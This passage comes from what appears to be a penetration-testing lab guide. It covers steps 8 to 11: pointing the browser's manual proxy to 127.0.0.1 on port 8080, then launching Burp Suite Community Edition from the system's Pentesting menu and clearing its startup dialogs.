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



8. The **Connection Settings** window appears; select the **Manual proxy configuration** radio button and specify the **HTTP Proxy** as **127.0.0.1** and the **Port** as **8080**. Tick the **Also use this proxy for FTP and HTTPS** checkbox and click **OK**. Close the **Preferences** tab and minimize the browser window.



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

9. Now, minimize the browser window, click the **Applications** menu form the top left corner of **Desktop**, and navigate to **Pentesting → Web Application Analysis → Web Application Proxies → burpsuite** to launch the **Burp Suite** application.



Note: If a security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.

10. In the next **Burp Suite Community Edition** notification, click **OK**.
11. In the **Terms and Conditions** wizard, click the **I Accept** button.



Note: If **Delete old temporary files?** pop-up appears, click **Delete**.

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
